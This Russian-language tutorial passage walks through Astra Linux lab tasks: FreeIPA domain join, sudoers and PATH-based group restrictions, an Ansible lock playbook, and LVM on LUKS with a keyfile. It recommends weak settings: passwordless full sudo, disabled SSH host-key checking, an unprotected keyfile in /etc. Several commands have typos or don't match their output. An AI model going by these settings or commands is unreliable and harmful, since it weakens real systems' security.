    cat /root/pass | astra-freeipa-server -d domain.net -px -y
  удаление данных подключения
    astra-freeipa-client -U
```

Проверим, что вводится команда -

**sudo astra-freeipa-client -d info.sec -y**

```
astra@pc1:~$ sudo astra-freeipa-client -d info.sec -y
Существует настроенное подключение к серверу.
host = server.info.sec
xmlrpc_uri = https://server.info.sec/ipa/xml
Установка невозможна. Предварительно удалите настроенное подключение.
astra@pc1:~$
```

Исправляем.

1) Первым делом настроим /etc/resolv.conf

```
castra@pc1:~$ cat /etc/resolv.conf
search info.sec
nameserver 192.168.100.10
nameserver 77.88.8.8
astra@pc1:~$
```

2) Далее удалим ранее развернутый некомпетентными подрядчиками FreeIPA-сервер:

**ipa-server-install --uninstall**

**reboot – после удаления**

3) Затем введем в домен клиентский ПК –

**astra-freeipa-client -d info.sec -y**

```
root@pc2:~# astra-freeipa-client -d info.sec -y
compname = pc2
domain = info.sec
Системные часы не синхронизированы
В качестве NTP сервера будет настроен контроллер домена
be
логин администратора не указан, будет использован "admin" (-u admin)
username = admin
введите пароль администратора домена:
ok
настройка сервисов...
This program will set up FreeIPA client.
Version 4.8.10


WARNING: conflicting time&date synchronization service 'ntp' will be disabled in favor of chronyd

Discovery was successful!
Client hostname: pc2.info.sec
Realm: INFO.SEC
DNS Domain: info.sec
IPA Server: dc1-data.info.sec
BaseDN: dc=info,dc=sec
NTP server: be

Synchronizing time
Augeas failed to configure file /etc/chrony/chrony.conf
Using default chrony configuration.
Attempting to sync time with chronyc.
```

## Как проверить?

Проще всего будет перейти в интерфейс FreeIPA для проверки.



А также авторизоваться под доменным пользователем на компьютере клиента.

### 5. Настройте параметры аутентификации и работы пользователей:

- Пользователям из группы Monitoring разрешите выполнять команды `ls`, `head`, `tail`; допускается, чтобы другие команды выполнялись через указание полного пути. Выполните настройку на PC1 и PC2.
- Пользователям из группы Admin разрешите доступ к командам `sudo`. Выполните настройку на PC1 и PC2.

## Как делать?

Это один из самых спорных пунктов задания, сделать его первую половину (про Monitoring) можно несколькими разными инструментами. Рассмотрим довольно костыльный вариант – через скрипт автовхода в систему.

В системе есть чудесная переменная – `PATH`, она указывает путь до директорий где система возьмет исполняемые команды для того чтобы сформировать перечень прав пользователя. Наш способ будет направлен на изменение этой переменной у всех в группе Monitoring.

```
admin@pc1:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
admin@pc1:~$
```

Вот так `PATH` выглядит у нормального пользователя.

Далее скрипт, который бы сработал на вход пользователя, таких директорий и вариантов несколько:

**/etc/profile**

**/etc/bash.bashrc**

**/etc/bash\_profile**

Мы возьмем **/etc/bash.bashrc**. Создайте там скрипт

```
if groups "$USER" | grep -q "\bmonitoring\b"; then
    export PATH=/test
fi
```

Он проверит, находится ли пользователь в группе monitoring и если да, назначит ему переменную PATH=/test.

### Что за /test?

Это папка, с которой мы сейчас начнем работу.

**mkdir /test**

Папку сделали, теперь накопируем туда исполняемые файлы, что нужны нам по заданию

Найти исполняемый файл любой команды в Linux можно с помощью — **whereis**

```
root@pc1:~# whereis ls
ls: /usr/bin/ls /usr/share/man/man1/ls.1.gz
root@pc1:~# whereis head
head: /usr/bin/head /usr/share/man/man1/head.1.gz
root@pc1:~# whereis tail
tail: /usr/bin/tail /usr/share/man/man1/tail.1.gz
root@pc1:~#
```

Накопируем все /usr/bin/\* файлы в директорию /test

**cp /usr/bin/ls /test**

```
root@pc1:~# ls /test
head  ls  tail
root@pc1:~#
```

### Как проверить?

Войдем в систему под пользователем из группы monitoring

```

bash: dircolors: команда не найдена
monitor@pc1:~$ ls
Desktop Desktops SystemWallpapers Bugeo
monitor@pc1:~$ echo

monitor@pc1:~$ apt
bash: apt: команда не найдена
monitor@pc1:~$ head
^C
monitor@pc1:~$ echo $PATH
/test
monitor@pc1:~$ █

```

Все работает!

Вторая часть задания

- «Пользователям из группы Admin разрешите доступ к командам sudo. Выполните настройку на PC1 и PC2.»

**Как делать?**

Файл, который отвечает за то какие права sudo можно раздать называется - **/etc/sudoers**. Перейти к его редактированию можно командой – **visudo**.

```

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
%astra-admin    ALL=(ALL:ALL) ALL

```

И здесь уже есть пример, например, для группы sudo, которая позволяет выполнять любые команды членам этой группы. Скопируем конструкцию, но даем права на доменную группу admin.

```

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
█
%admin   ALL=(ALL:ALL) ALL

```

Получается так.

**Как проверить?**

Зайдем под пользователем из группы Admin FreeIPA, проверяем доступ к sudo

```
ivanov@pc1:~$ id
uid=1457000003(ivanov) gid=1457000003(ivanov) группы=1457000003(ivanov),1457000000(admins),1457000000
ivanov@pc1:~$ sudo apt update
[sudo] пароль для ivanov:
Игн:1 http://repo.external.ru/astra/stable/1.7_x86-64/repository-main 1.7_x86-64 InRelease
Игн:2 http://repo.external.ru/astra/stable/1.7_x86-64/repository-update 1.7_x86-64 InRelease
Игн:3 http://repo.external.ru/astra/stable/1.7_x86-64/repository-base 1.7_x86-64 InRelease
0% [Соединение с repo.external.ru]
```

Также есть крутая команда – **sudo -l**

```
ivanov@pc1:~$ sudo -l
Matching Defaults entries for ivanov on pc1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
    secure_path=/usr/lib/parsec/bin\:/usr/local/sbin\:/

User ivanov may run the following commands on pc1:
    (ALL : ALL) ALL
ivanov@pc1:~$
```

Тоже покажет список всех доступных sudo-команд

## УСТАНОВКА И НАСТРОЙКА ANSIBLE

6. В качестве инструмента групповых политик используйте \_\_\_\_\_.

**Как делать?**

Вариантов выполнения этого задания довольно много, можно было сделать через Ansible, Puppet, SaltStack, Chef и, может быть, другие разные инструменты.

Рассмотрим вариант с Ansible.

Где расположить скрипт?

Логичнее всего расположить на доменном контроллере.

1. Установим Ansible

**apt install ansible -y**

2. После этого переходим в каталог – **cd /etc/ansible**

3. Открываем файл – **vim /etc/ansible/ansible.cfg** - это основной конфигурационный файл Ansible.

Конфигурационный файл Ansible может храниться в разных местах (файлы перечислены в порядке уменьшения приоритета):

ANSIBLE\_CONFIG (переменная окружения)



- ansible.cfg (в текущем каталоге)
- ~/.ansible.cfg (в домашнем каталоге пользователя)
- /etc/ansible/ansible.cfg

В этом файле найдите строку – `host_key_checking` и приведите её к виду

```
# uncomment this to disable SSH key host checking
host_key_checking = False
```

4. Далее про файл `hosts` – в этом файле хранится информация о хостах, которые будут добавлены к администрированию.

```
[pc]
10.15.10.10
10.20.10.10

[pc:vars]
ansible_ssh_user=sshuser
~
```

Для обеспечения безопасного доступа к хостам, настроим аутентификацию по ключам. Ansible по умолчанию выполняет именно такой формат подключения.

Помним, что все хосты доступны только под пользователем `sshuser`, именно его мы и указали в переменной `ansible_ssh_user`. Потому что Ansible, по умолчанию, пытается подключиться под логином того пользователя, кто запускает плейбук на сервере.

Через **ssh-keygen** – создайте пару ключей, а через **ssh-copy-id** передайте её на сервер

```
root@dc1-data:/etc/ansible# ssh-copy-id sshuser@10.20.10.10
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/root/.ssh/id_rsa.pub"
The authenticity of host '10.20.10.10 (<no hostip for proxy command>)' can't be established.
ECDSA key fingerprint is SHA256:9ytvs+YPhGBxzwVmQBv7x7KBRV2vqGXUOn96PuY5sow.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now
sshuser@10.20.10.10's password:

Number of key(s) added: 1

Now try logging into the machine, with:  "ssh 'sshuser@10.20.10.10'"
and check to make sure that only the key(s) you wanted were added.
```

Проверить, что все работает хорошо и Ansible может подключаться к хостам можно через команду: **ansible pc -m ping**

```
root@dc1-data:/etc/ansible# ansible pc -m p
10.15.10.10 | SUCCESS => {
  "changed": false,
  "ping": "pong"
}
10.20.10.10 | SUCCESS => {
  "changed": false,
  "ping": "pong"
}
```

Отлично, мы наладили безопасное соединение. Можем писать скрипт.

Вообще, Ansible имеет такое понятие как модули – они позволяют делать настройки быстро, надежно и удобно. Данные модули разрабатываются вендором или сообществом, узнать о всех модулях можно на сайте [ansible-galaxy](https://galaxy.ansible.com/)

Для выполнения задачи выше можно использовать обычный модуль shell или command, который просто выполнить команду на удаленном устройстве. Крайне нежелательно использовать модуль shell в работе всегда, ведь он имеет ряд недостатков. Для выполнения пункта задания выше – подойдет.

Итак, плейбук можно создать командой – **vim /etc/ansible/runme.yml**

```
- hosts: pc
  tasks:
    - name: Disable mount-block-device
      shell: sudo astra-mount-lock enable

    - name: Disable interpretes, except Bash
      shell: sudo astra-interpreters-lock enable
```

Наблюдательный читатель заметит здесь **sudo**, и задумается – а как же пользователь **sshuser** выполнит такую команду без доступа к **sudo**? Настроим данному пользователю беспарольный доступ к такой команде вручную, на PC1 и PC2 в файле **/etc/sudoers** сделайте так:

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
sshuser ALL=(ALL:ALL) NOPASSWD: ALL
```

Текстом задания не запрещено вносить правки в **visudo**, поэтому делаем так.

Пробуем запускать.

```

root@dc1-data:/etc/ansible# ansible-playbook runme.yml

PLAY [pc] *********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [10.15.10.10]
ok: [10.20.10.10]

TASK [Disable mount-block-device] *********************************************
[WARNING]: Consider using 'become', 'become_method', and 'become_user' rather
changed: [10.15.10.10]
changed: [10.20.10.10]

TASK [Disable interpretes, except Bash] *************************************
changed: [10.15.10.10]
changed: [10.20.10.10]

PLAY RECAP *********************************************************************
10.15.10.10      : ok=3    changed=2    unreachable=0    failed=0
10.20.10.10      : ok=3    changed=2    unreachable=0    failed=0

root@dc1-data:/etc/ansible# _

```

Важно уточнить, в специфике задания после этих правок Playbook больше не заработает, на всех машинах будет заблокирован Python.

```

root@dc1-data:/etc/ansible# ansible-playbook runme.yml

PLAY [pc] *********************************************************************

TASK [Gathering Facts] *********************************************************
fatal: [10.20.10.10]: FAILED! => {"msg": "Failed to set execute permissions for file: PermissionError [13] 'chmod' cannot operate on locked files.", "path": "/etc/ansible/ansible-tmp-1714130822.9616342-7042-149019649078922/Ansiball12_setup.py", "source": "file:///etc/ansible/ansible-tmp-1714130822.9532647-7041-11259117419889/Ansiball12_setup.py"}
fatal: [10.15.10.10]: FAILED! => {"msg": "Failed to set execute permissions for file: PermissionError [13] 'chmod' cannot operate on locked files.", "path": "/etc/ansible/ansible-tmp-1714130822.9616342-7042-149019649078922/Ansiball12_setup.py", "source": "file:///etc/ansible/ansible-tmp-1714130822.9532647-7041-11259117419889/Ansiball12_setup.py"}
to retry, use: --limit @/etc/ansible/runme.retry

PLAY RECAP *********************************************************************
10.15.10.10      : ok=0      changed=0      unreachable=0
10.20.10.10      : ok=0      changed=0      unreachable=0

root@dc1-data:/etc/ansible#

```

Как проверить?

```

root@pc1:~# astra-interpreters-lock status
АКТИВНО
root@pc1:~# astra-mount-lock status
АКТИВНО
root@pc1:~# █

```

Если захочется еще раз плейбук запустить, выключите сделанные ранее настройки через команды

```
root@pc1:~# astra-interpreters-lock disable
root@pc1:~# astra-mount-lock disable
root@pc1:~#
```

После этого плейбук можно снова запустить, и убедиться что он включит обратно все ограничения в ОС.

## НАСТРОЙКА ЦЕНТРА СЕРТИФИКАЦИИ FREEIPA

- Используйте любой инструмент сертификации. В случае, если это будет не FreeIPA, директория для сертификатов - **/etc/ca**. **Все службы, что требуют HTTPS используют этот ЦА!**

### Как делать?


Можно использовать центр сертификации от FreeIPA, можно использовать решения по типу – easy-rsa или openssl.

В тексте задания мы будем работать с FreeIPA, в дальнейшем при выполнении пунктов задания по HTTPS мы подробнее разберем этот функционал.

- В качестве DNS-сервера используйте FreeIPA.

### Как делать?

В /etc/resolv.conf



Убедитесь, что такие настройки выполнены везде.

## **НАСТРОЙКА ВЕБ-СЛУЖБ И СИСТЕМ ХРАНЕНИЯ ИНФОРМАЦИИ**

1. На SERVER-2 сконфигурируйте LVM том.


**Как делать?**

Для начала, давайте проверим что у нас есть подключенные диски командой lsblk.

```
root@srv2-storage:~# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sr0          11:0    1 1024M  0 rom
vda          252:0    0   25G  0 disk
├─vda1       252:1    0   24G  0 part /
├─vda2       252:2    0    1K  0 part
└─vda5       252:5    0  975M  0 part [SWAP]
vdb          252:16   0    1G  0 disk
vdc          252:32   0    1G  0 disk
root@srv2-storage:~# _
```

Наблюдаем три диска – vda, который уже размечен на три раздела – vda1, vda2, vda5 эти разделы системные (так как смонтированы в /). Их трогать не надо. А вот остальные диски – vdb, vdc. С ними и работаем, для начала создать на них разделы, удобнее всего это сделать через cfdisk.

**cfdisk /dev/vdb**




Создаем новый раздел



**Размер раздела: 1023M**





Обязательно прописать yes

UUID раздела: 30687C1F-5718-1540-B2BD-128574B594E7  
Тип раздела: Linux LVM (E6D6D379-F507-44C2-A23C-238F2A3DF928)

Вы уверены, что хотите записать таблицу разделов на диск? yes\_

Затем выход из программки, проверить что все ок можно через – **lsblk**

```
root@srv2-storage:~# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sr0          11:0    1 1024M  0 rom
vda          252:0    0   25G  0 disk
├─vda1       252:1    0   24G  0 part /
├─vda2       252:2    0    1K  0 part
└─vda5       252:5    0  975M  0 part [SWAP]
vdb          252:16   0    1G  0 disk
└─vdb1       252:17   0 1023M  0 part
vdc          252:32   0    1G  0 disk
```

Как мы можем заметить, теперь диск **/dev/vdb** имеет раздел **/dev/vdb1**. Напомню, что раздел – это уже логическое пространство данных, куда мы можем складывать наши данные, создавать папки и файлы.




Повторите аналогичную процедуру с диском **/dev/vdc**

```
root@srv2-storage:~# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sr0          11:0    1 1024M  0 rom
vda          252:0    0   25G  0 disk
├─vda1       252:1    0   24G  0 part /
├─vda2       252:2    0    1K  0 part
└─vda5       252:5    0   975M  0 part [SWAP]
vdb          252:16   0    1G  0 disk
└─vdb1       252:17   0 1023M  0 part
vdc          252:32   0    1G  0 disk
└─vdc1       252:33   0 1023M  0 part
root@srv2-storage:~#
```

Отлично, диски подготовлены, теперь мы можем укомплектовать наш LVM и зашифровать его через dm-crypt.

Установим необходимые пакеты:

**apt install lvm2 cryptsetup**



Немного теории о LVM – он выглядит как слоеный пирог, где каждый слой идет поверх другого.

Первый слой - физические тома, это те же самые разделы нашего диска, который мы сделали выше, но при этом – эти диски прошли инициализацию в LVM.

## Как это сделать?

**pvccreate /dev/vdb1 /dev/vdc1**

```
root@srv2-storage:~# pvccreate /dev/vdb1
Physical volume "/dev/vdb1" successfully created.
root@srv2-storage:~# pvccreate /dev/vdc1
Physical volume "/dev/vdc1" successfully created.
root@srv2-storage:~# pvs
PV          VG Fmt  Attr PSize   PFree
/dev/vdb1   lvm2 --- 1022,98m 1022,98m
/dev/vdc1   lvm2 --- 1022,98m 1022,98m
root@srv2-storage:~# _
```

**Следующий слой – группа томов.**

**vgcreate vg01 /dev/vdb1 /dev/vdc1**

```
root@srv2-storage:~# vgcreate vg01 /dev/vdb1 /dev/vdc1
Volume group "vg01" successfully created
root@srv2-storage:~# vgs
VG   #PV #LV #SN Attr   VSize VFree
vg01  2   0   0 wz--n- 1,99g 1,99g
root@srv2-storage:~# _
```

**И финальный слой - логический том.**

**lvcreate -l 100%FREE -n Storage vg0**

```
root@srv2-storage:~# lvcreate -l 100%FREE -n Storage vg01
Logical volume "Storage" created.
root@srv2-storage:~# lvs
LV      VG   Attr      LSize Pool Origin Data%  Meta%  Move
Storage vg01 -wi-a----- 1,99g
root@srv2-storage:~# _
```

**Проверим, как изменился вывод – lsblk**

```
root@srv2-storage:~# lsblk
NAME                                MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sr0                                  11:0    1 1024M  0 rom
vda                                  252:0    0   25G  0 disk
├─vda1                              252:1    0   24G  0 part /
├─vda2                              252:2    0    1K  0 part
└─vda5                              252:5    0   97M  0 part [SWAP]
vdb                                  252:16   0    1G  0 disk
├─vdb1                              252:17   0 1023M  0 part
│   └─vg01-Storage                  253:0    0    2G  0 lvm
vdc                                  252:32   0    1G  0 disk
├─vdc1                              252:33   0 1023M  0 part
│   └─vg01-Storage                  253:0    0    2G  0 lvm
root@srv2-storage:~#
```

После этого на логическом разделе нужно создать файловую систему

**mkfs.ext4 /dev/mapper/vg01-Storage**

```
root@srv2-storage:~# mkfs.ext4 /dev/mapper/vg01-Storage
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 522240 4k blocks and 130560 inodes
Filesystem UUID: 2557ceb5-3233-452c-b50e-e7ccb90f000b
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912

Allocating group tables: done
Writing inode tables: done
Creating journal (8192 blocks): done
Writing superblocks and filesystem accounting information: done

root@srv2-storage:~# _
```

Отлично, это все сборка LVM2 без шифрования. Будет полезно знать как это делать и без шифрования.

**Теперь шифруем!**

Да, попробуем разобрать нашу текущую инфраструктуру на **crypsetup**.

Для начала, удалим все что было сделано выше.

```
root@srv2-storage:~# pvremove /dev/vdb1 /dev/vdc1
PV /dev/vdb1 is used by VG vg01 so please use vgreduce first.
(If you are certain you need pvremove, then confirm by using --force twice.)
/dev/vdb1: physical volume label not removed.
PV /dev/vdc1 is used by VG vg01 so please use vgreduce first.
(If you are certain you need pvremove, then confirm by using --force twice.)
/dev/vdc1: physical volume label not removed.
root@srv2-storage:~# vgremove vg01
Volume group "vg01" successfully removed
root@srv2-storage:~# pvremove /dev/vdb1 /dev/vdc1
Labels on physical volume "/dev/vdb1" successfully wiped.
Labels on physical volume "/dev/vdc1" successfully wiped.
root@srv2-storage:~# _
```

А теперь наши разделы зашифруем –

**cryptsetup luksFormat /dev/vdb1**

**cryptsetup luksFormat /dev/vdc1**

```
root@srv2-storage:~# cryptsetup luksFormat /dev/vdb1
WARNING!
=====
Данные на /dev/vdb1 будут перезаписаны без возможности во
Are you sure? (Type uppercase yes): YES
Введите парольную фразу для /dev/vdb1:
Парольная фраза повторно:
root@srv2-storage:~#
root@srv2-storage:~# _
```

**cryptsetup open /dev/sdb cryptlvm**

**cryptsetup open /dev/sdc cryptlvm2**

```
root@srv2-storage:~#
root@srv2-storage:~# cryptsetup open /dev/vdb1 cryptlvm
Введите парольную фразу для /dev/vdb1:
root@srv2-storage:~# cryptsetup open /dev/vdc1 cryptlvm2
Введите парольную фразу для /dev/vdc1:
root@srv2-storage:~# _
```

```
Введите парольную фразу для /dev/vdc1:
root@srv2-storage:~# pvcreate /dev/mapper/cryptlvm
Physical volume "/dev/mapper/cryptlvm" successfully created.
root@srv2-storage:~# pvcreate /dev/mapper/cryptlvm2
Physical volume "/dev/mapper/cryptlvm2" successfully created.
root@srv2-storage:~#
```

Объединим в одну группу два наших зашифрованных

**vgcreate Vol2 /dev/mapper/cryptlvm /dev/mapper/cryptlvm2**

```
Logical volume /dev/mapper/cryptlvm2 successfully created.
root@srv2-storage:~# vgcreate Vol2 /dev/mapper/cryptlvm /dev/mapper/cryptlvm2
Volume group "Vol2" successfully created
root@srv2-storage:~# _
```

А теперь LVM соберем –

**lvcreate -l 100%FREE Storage Vol2**

```
root@srv2-storage:~# lvcreate -l 100%FREE -n Storage Vol2
Logical volume "Storage" created.
root@srv2-storage:~# _
```

**mkfs.ext4 /dev/mapper/Vol2-stripe\_vol**

```
root@srv2-storage:~# mkfs.ext4 /dev/mapper/Vol2-Storage
mke2fs 1.44.5 (15-Dec-2018)
Creating filesystem with 514048 4k blocks and 128512 inodes
Filesystem UUID: db0aebcb-1f27-46e9-ae91-9773778d25fb
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912

Allocating group tables: done
Writing inode tables: done
Creating journal (8192 blocks): done
Writing superblocks and filesystem accounting information: done

root@srv2-storage:~#
```

**Как проверить, что все хорошо?**

**lsblk -f**

```
root@srv2-storage:~# lsblk -f
NAME        FSTYPE LABEL UUID                                 FSAVAIL FSUSE% MOUNTPOINT
sr0
vda
├─vda1      ext4          e153b978-d4bc-40ca-adb8-fdc627d5de1d    19,4G   12% /
├─vda2
└─vda5      swap          58d53773-6f5a-4b6a-8de5-2189b8f1d70a                [SWAP]
vdb
├─vdb1      crypto_LUKS  59ed9a0f-4c17-4073-83f8-fd768bcbdd5b
│   └─cryptlvm LVM2_member  WvdL1i-U8Pn-7dm1-ktFK-Nozi-02XX-3IZjqX
│       └─Vol2-Storage ext4          db0aebcb-1f27-46e9-ae91-9773778d25fb
vdc
├─vdc1      crypto_LUKS  8ec4851d-a7ac-4493-9264-9bcc28e38858
│   └─cryptlvm2 LVM2_member  AL3MKq-72oq-NwF3-72js-qDHv-fqSg-F28fkX
│       └─Vol2-Storage ext4          db0aebcb-1f27-46e9-ae91-9773778d25fb
root@srv2-storage:~#
```

**Важно заметить – слова crypto\_LUKS повсюду – значит все правильно.**

Но что теперь? Да, раздел собран и он зашифрован.

**Но!** Любое обращение к диску – через пароль, хранение данных или авто монтирование также через пароль. Как это оптимизировать?

1. Сделать ключ

**dd if=/dev/urandom of=secretkey bs=512 count=4**

2. Скопируем в /etc/

**cp secretkey /etc/**

3. Добавим ключ в парольную фразу LUKS

**cryptsetup luksAddKey /dev/vdb1 /etc/secretkey**

**cryptsetup luksAddKey /dev/vdc1 /etc/secretkey**

4. Теперь доступ до ресурсов возможен как через пароль, так и через ключ.

Идем в файл **/etc/crypttab**

```
cryptlum UUID=b5b82881-f661-4c97-8d79-1c2e4a825294 /etc/secretkey luks,discard
cryptlum2 UUID=3e273fd6-268d-4c44-9f79-2b2769c70f2e /etc/secretkey luks,discard
```

Настраиваем его как на скриншоте, UUID легко получить через команду blkid, например –

**blkid >> /etc/crypttab**

**В /etc/fstab при этом монтирование как обычно**

```
UUID=e153b978-d4bc-40ca-adb8-fdc627d5de1d / ext4 errors=remount-
# swap was on /dev/vda5 during installation
